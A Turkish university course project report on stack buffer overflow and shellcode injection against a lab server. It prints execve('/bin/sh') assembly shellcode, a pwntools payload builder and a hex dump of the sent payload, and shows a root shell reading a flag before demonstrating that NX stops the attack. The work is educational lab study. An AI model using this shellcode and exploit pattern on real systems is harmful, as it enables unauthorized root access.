YILDIZ TECHNICAL UNIVERSITY

FACULTY OF ELECTRICAL AND ELECTRONICS

SECURITY OF COMPUTER SYSTEMS

(BLM4011)

BUFFER OVERFLOW SHELLCODE INJECTION GROUP 9 PROJECT REPORT

18011078 – Onur Demir

19011061 – Melih Ocakcı

19011097 – Utku Magemizoğlu

18011103 – Ömer Talha Baysan

DEPARTMENT OF COMPUTER ENGINEERING

1. INTRODUCTION

Buffer: Veriyi bir yerden başka bir yere aktarırken verinin geçici olarak tutulmasını sağlayan bir veri depo bölgesi.

Buffer overflow, bir değişkene onun için ayrılan alanın alamayacağı kadar büyük bir string verilerek verinin bellekte daha büyük bir adresteki alana taşmasına denir. Bu yöntem ile bir programa saldırmak isteyen kullanıcılar eğer programın bellek planına hakimler ise istedikleri değişkeni değiştirmelerini ve bu projede göstereceğimiz shellcode injection gibi daha ileri seviye işlemler yapmalarına olanak sağlar.

Bu değişken sisteme girip giremeyeceğimizi belirten bir kontrol değişkeni olabilir. 2 tip buffer overflow vardır:
1-)Stack based buffer overflow; bu tip overflow daha yaygındır ve program yürütülürken programın bir bellek alanında gerçekleşir.
2-)Heap based buffer overflow; bu tip overflow daha az yaygındır ve program için ayrılan bellek alanını taşması sonucunda oluşur.

Buffer overflow'u önlemek için yöntemler vardır.

- Address space randomization(ASLR): Veri alanlarının rastgele bir şekilde memoryde dağıtılması.
- Non-executable stack (NX): Stack hafıza alanının çalıştırılamaz olarak işaretlenmesi.
- Position Independent Executable(PIE): Dosyanın her çalıştığında farklı bir memory adresine yüklenmesi.

Buffer overflow gerçekleşmesi programlama dilleri arasında değişken gösterebilir. Örneğin C ve C++ dilleri bu atağa büyük oranda açıktır. Ancak C#, Java gibi diller gömülü bir güvenlik mekanizması ile bu saldırı önleyebilir.


2. METHOD

Öncelikle buffer overflow işlemi uygulanacak yazılım dilinin C veya C++ programlama dilleriyle (veya benzeri dillerle) yazılmış olması gerekmektedir. Bu dillerden birinde yazılan bir programa fazla veri verilerek buffer overflow oluşturulması mümkündür. Ayrıca işletim sisteminin stack randomization özelliğinin kapalı olması ve executable stack özelliğinin açık olması gerekir.

Bir programın buffer overflow saldırısına açık olmasının anlaşılması üzerine ilk yapılması gereken şeylerden biri programın mevcut güvenlik önlemlerinin anlaşılmasıdır.

Bizim örneğimizde NX özelliği kapalı tutulması sebebi ile stack içerisinde shellcode çalıştırılması mümkündür. GDB-Pwndbg yardımı ile fonksiyonun return address bilgisinin bulunduğu offset tespit edilir. Bu şekilde fonksiyonun return address'ini istediğimiz değere değiştirebiliriz.

Bu koşullar sağlandıktan sonra projemizdeki amaç buffer overflow ile istediğimiz shell kodunu çalıştırmaktır. Buffer'ı rastgele değişkenlerle doldurduktan sonra fonksiyonun return adresine yerleştirdiğimiz shellcode'un adresini veriyoruz. Buffer içerisine yerleştirdiğimiz shellcode, fonksiyonun sonlanması ve işlemcinin return address'de gösterilen hafıza alanına gitmesi ile çalıştırılmış olur. Bu shellcode ile execve sistem çağrısı yapılarak bash programına root olarak giriş yapılmış olur.



Şekil 1. Process call stack yapısı

```
/* execve(path='/bin///sh', argv=['sh'], envp=0) */
/* push b'/bin///sh\x00' */
push 0x68
push 0x732f2f2f
push 0x6e69622f
mov ebx, esp
/* push argument array ['sh\x00'] */
/* push 'sh\x00\x00' */
push 0x1010101
xor dword ptr [esp], 0x1016972
xor ecx, ecx
push ecx /* null terminate */
push 4
pop ecx
add ecx, esp
push ecx /* 'sh\x00' */
mov ecx, esp
xor edx, edx
/* call execve() */
push SYS_execve /* 0xb */
pop eax
int 0x80
```

Şekil 2. Stack içerisine yerleştirilen shellcode


```
# Build payload
payload = flat(
    asm('nop') * padding,
    retaddr,
    asm('nop') * 16,
    shellcode
)
```

Şekil 3. Buffer'a verilen girdi içeriği


3. RESULTS

Örnek gösteriminde pratiklik adına Python pwn kütüphanesi ile yazılmış bir script kullanılmaktadır. Bu script buffer içerisine gerekli girdileri, return address'i ve shellcode'u girer.


İşlemin sonucunda sisteme root olarak erişim sağlanmış vaziyettedir ve root olarak her işlem yapılabilir.




Şekil 4. Klasördeki dosya yetkileri



Şekil 5. 'flag.txt' dosyasına erişim yetkisi yok



Şekil 6. Server programı buffer overflow saldırısına açık



Şekil 7. Program için açık olan güvenlik önlemleri

```
    b'Storing buffer in address is 0xffffd090\n'
    b"Please leave your comments for the server admin but DON'T try to steal our flag.txt:\n"
    b'\n'
[DEBUG] Sent 0x94 bytes:
    00000000  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  |····|····|····|····|
    *
    00000040  90 90 90 90  90 90 90 90  90 90 90 90  e0 d0 ff ff  |····|····|····|····|
    00000050  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  |····|····|····|····|
    00000060  6a 68 68 2f  2f 2f 73 68  2f 62 69 6e  89 e3 68 01  |jhh/|//sh|/bin|··h·|
    00000070  01 01 01 81  34 24 72 69  01 01 31 c9  51 6a 04 59  |····|4$ri|··1·|Qj·Y|
    00000080  01 e1 51 89  e1 31 d2 6a  0b 58 cd 80  31 db 6a 01  |··Q·|·1·j|·X··|1·j·|
    00000090  58 cd 80 0a                                        |X···|
    00000094
[*] Switching to interactive mode
```


Şekil 8. Server programına girdi olarak verilen shellcode

```
$ whoami
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0x5 bytes:
    b'root\n'
root
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x1e bytes:
    b'flag{w417_h0w_d1d_y0u_d0_7h47}'
flag{w417_h0w_d1d_y0u_d0_7h47}$
[DEBUG] Sent 0x1 bytes:
    10 * 0x1
$
```

Şekil 9. Girdi sonucunda shellcode çalıştırılması sonucu root olarak bash açılıyor

```
pwndbg> vmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
     Start        End Perm     Size Offset File
 0x8048000  0x8049000 r--p     1000      0 /home/melih/repos/bsg-proje/02_injecting_custom_shellcode/server
 0x8049000  0x804a000 r-xp     1000   1000 /home/melih/repos/bsg-proje/02_injecting_custom_shellcode/server
 0x804a000  0x804b000 r--p     1000   2000 /home/melih/repos/bsg-proje/02_injecting_custom_shellcode/server
 0x804b000  0x804c000 r--p     1000   2000 /home/melih/repos/bsg-proje/02_injecting_custom_shellcode/server
 0x804c000  0x804d000 rw-p     1000   3000 /home/melih/repos/bsg-proje/02_injecting_custom_shellcode/server
 0x804d000  0x806f000 rw-p    22000      0 [heap]
0xf7d73000 0xf7d93000 r--p    20000      0 /usr/lib/i386-linux-gnu/libc.so.6
0xf7d93000 0xf7f15000 r-xp   182000  20000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7f15000 0xf7f9a000 r--p    85000 1a2000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7f9a000 0xf7f9b000 ---p     1000 227000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7f9b000 0xf7f9d000 r--p     2000 227000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7f9d000 0xf7f9e000 rw-p     1000 229000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7f9e000 0xf7fa8000 rw-p     a000      0 [anon_f7f9e]
0xf7fbe000 0xf7fc0000 rw-p     2000      0 [anon_f7fbe]
0xf7fc0000 0xf7fc4000 r--p     4000      0 [vvar]
0xf7fc4000 0xf7fc6000 r-xp     2000      0 [vdso]
0xf7fc6000 0xf7fc7000 r--p     1000      0 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7fc7000 0xf7fec000 r-xp    25000   1000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7fec000 0xf7ffb000 r--p     f000  26000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7ffb000 0xf7ffd000 r--p     2000  34000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7ffd000 0xf7ffe000 rw-p     1000  36000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xfffdd000 0xffffe000 rw-p    21000      0 [stack]
```

Şekil 10. NX açılması sonucu en altta görülen stack içerisinde execution kapatılmıştır



Şekil 11. NX açılması sonucu saldırı başarısız sonuçlanır